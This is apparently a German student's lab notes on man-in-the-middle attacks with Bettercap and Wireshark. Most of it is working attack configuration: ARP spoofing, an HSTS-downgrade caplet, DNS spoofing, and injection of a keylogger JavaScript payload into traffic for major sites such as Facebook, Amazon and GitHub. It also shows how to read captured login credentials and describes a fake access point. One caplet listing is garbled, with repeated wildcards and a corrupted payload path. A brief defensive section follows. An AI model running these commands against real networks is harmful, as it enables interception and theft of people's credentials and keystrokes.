
```
net.probe on
set arp.spoof.full duplex true
set arp.spoof.targets 192.168.10.50
arp.spoof on
set net.sniff.local true
net.sniff on
```

Danach dieses Skript.

```
t.steampowered.com is 23.53.40.131, 23.53.40.128
192.168.10.0/24 > 192.168.10.190 » hstshijack/hstshijack
```

Dieses ist in Bettercap schon vorhanden, und ist verantwortlich für das Downgraden von https auf http

Jetzt wurde auf dem Zielrechner eine https-Seite zu einer http-Seite downgegradet.



## HSTS

Die meisten Browser haben eine Liste von Websites die nur mit https aufgerufen werden sollen. Da diese Liste lokal auf dem Rechner des Ziels gespeichert ist, kann man darauf in der Regel nicht zugreifen. Man kann jedoch den Browser dazu bringen andere Websites zu laden. Es werden alle Links von HSTS-Websites mit ähnlichen Links ersetzt. Das funktioniert nur wenn man in der Suchmaschine auf den Link klickt. Wenn man z.B. in der Suchleiste facebook.com eingibt, kann es nicht ausgetauscht werden.

z.B. facebook.com → facebook.corn

Hier habe ich die hstshijack.cap datei geöffnet. Zum Ersetzen muss man unter hstshijack.targets die zu ersetzende Seite angeben, und unter hstshijack.replacements das durch was der Link im Browser ersetzt werden soll.

```
1 # Documentation can be found at https://github.com/bettercap/caplets/tree/master/hstshijack
2
3 # Domains assigned to 'hstshijack.targets', 'hstshijack.blockscripts' and 'hstshijack.payloads'
4 # Variables get precedence over those assigned to the 'hstshijack.ignore' variable.
5 set hstshijack.targets google.com,*-google.com,*-google.com,*-google.com,*-facebook.com
6 set hstshijack.replacements google.com,*-google.com,*-google.com,*-google.com,*-facebook.com
7 set hstshijack.ssl.domains /usr/local/share/bettercap/caplets/hstshijack/domains.txt
8 set hstshijack.ssl.index /usr/local/share/bettercap/caplets/hstshijack/index.json
9 set hstshijack.ssl.check true
10 set hstshijack.blockscripts example.com,*-example.com
11 set hstshijack.obfuscate true
12 set hstshijack.payloads /*-usr/local/share/bettercap/caplets/hstshijack/payloads/hijack.js,*-usr/local/share/bettercap/caplets/hstshijack/payloads/split.js,*-usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js,*-google.com/*-usr/local/share/bettercap/caplets/hstshijack/payloads/google-search.js,*-google.com/*-usr/local/share/bettercap/caplets/hstshijack/payloads/google-search.js
13 set hstshijack.ignore caplive.apple.com,connectivitycheck.gstatic.com,connectportal.firefox.com,www.swiftconnecttest.com
14
15 set http.proxy.script /usr/local/share/bettercap/caplets/hstshijack/hstshijack.js
16 http.proxy.on
17
18 set dns.spoof.domains google.com,*-google.com,*-google.com,*-google.com,*-gstatic.com
19 set dns.spoof.all true
20 dns.spoof.on
21
22
```

## DNS-Spoofing

Was ist DNS? Das Domain Name System wandelt menschenlesbare Domainnamen in Ip-Adressen um.

Wenn der Benutzer z.B. google.com im Browser eingibt, wird die Eingabe an den DNS-Server gesendet. Der DNS-Server antwortet mit der ip-Adresse wo sich die Website befindet, und der Browser lädt die entsprechenden Daten von dem web-Server zum anzeigen der Seite.

Als Man-in-the-middle können wir sie auf eine andere website weiterleiten.

Dafür starten wir unseren eigenen lokalen Apache-Webserver.

```
(root@kali)-[/home/kali/Documents]  
# service apache2 start
```

Der Dateipfad für unsere lokale Website: /var/www/html/

Mit diesem Befehl wird die Attacke bei jeder Dns-Abfrage vom Ziel ausgeführt.

```
» set dns.spoof.all true
```

Mit diesem Befehl werden die Domains der seiten angegeben, bei denen dnsSpoofign ausgeführt werden soll.

```
set dns.spoof.domains google.com
```

Attacke starten

```
dns.spoof on[12]  
dns.spoof on
```

## Javascriptcode Injection

Unter set hstshijack.payloads

```
set hstshijack.log /home/kali/Documents/hstshijack/ssl.log  
set hstshijack.ignore *  
set hstshijack.targets  
twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.instagram.com,instagram.com,*.github.com,github.com,*.tiktok.com,tiktok.com,amazon.com,*.amazon.com  
set hstshijack.replacements  
twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.instagram.com,instagram.com,*.github.com,github.com,*.tiktok.com,tiktok.com,amazon.com,*.amazon.com  
set hstshijack.obfuscate false  
set hstshijack.encode false  
set hstshijack.payloads */home/kali/Documents/hstshijack/payloads/keylogger.js,*/home/kali/Documents/alert.js  
  
set http.proxy.script /usr/local/share/bettercap/caplets/hstshijack/hstshijack.js  
set dns.spoof.domains  
twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.instagram.com,instagram.com,*.github.com,github.com,linkedin.com,*.linkedin.com,stackoverflow.com,*.stackoverflow.com,google.ie,*.google.ie,winzip.com,*.winzip.com,avg.com,*.avg.com,tiktok.com,*.tiktok.com,bbc.com,*.bbc.com,cnn.com,*.cnn.com,microsoft.com,*.microsoft.com,reddit.com,*.reddit.com,amazon.com,*.amazon.com  
  
http.proxy on  
dns.spoof on
```



fügen ich den Pfad zu meinem Javascriptcode ein, der ausgeführt werden soll.


## Wireshark

Analysiert Daten, die durch dein Interface(z.B. Wlan-Adapter) fließen.

Analysiert Daten die man gesammelt hat mit anderen Tools wie Bettercap.

Hier überwache ich Daten auf meinem eigenen Rechner. Ich habe den Filter auf http gestellt,

Hier sehe ich eine http-Anfrage an vulnweb.com




Gan an der rechten Seite, kann man pfeile erkennen. Pfeile die nach rechts zeigen sind Requests, Pfeile die nach links zeigen sind Reponses

49116	-16.678951157	192.229.221.95
50628	-6.621547814	10.0.2.15
50659	-6.428449171	44.228.249.3
57864	61.053999232	10.0.2.15
57870	61.067640166	192.229.221.95

# Passwörter abfangen

Hier schaue ich unter info nach post-Request, weil so normalerweise formulare versendet werden.

Wenn ich draufklick werden mir die Daten angezeigt die über das Formular geschickt wurden.



The screenshot shows a network traffic analysis tool. The top pane displays a list of network packets. Packet 1495 is highlighted, showing a POST request to http://testhtml5.vulnweb.com/login. The bottom pane provides a detailed view of this request, including headers like 'Accept-Language', 'Content-Type', and 'Origin'. The 'Form Data' section shows the submitted credentials: 'username' = 'admin' and 'password' = '123abc'.

## Fake Access Point-Attacke

Wir erstellen bei dieser Attacke ein eigenes Netzwerk, bei der unser Computer die Funktion eines Routers übernimmt. Clients loggen sich in unserem Netzwerk ein, und wir werden automatisch zum Man-in-the-Middle, da wir die Funktionen des Routers übernehmen.

Tools um ARP-Attacken zu erkennen: **XARP**

## Wie verhindert man MITM-Attacken

- **HTTPS everywhere** plugin für Browser installieren
- **Nutzen eines VPN**

WAS HTTPS everywhere und ähnliches nicht kann

- **verschlüsseln nicht die Domains der Websites die besucht wurden**
- **nicht wirksam bei Websites die kein https unterstützen**

## VPN

Beim Nutzen einer VPN werden jegliche Anfragen an den VPN-Server gesendet in einem verschlüsselten Datenstrom. Danach wird vom VPN-Server die Anfrage zum Ziel weitergeleitet. Umgekehrt durchlaufen Antworten auch einen Weg über VPN.  
Nur der VPN-Anbieter kann den Datenstrom einsehen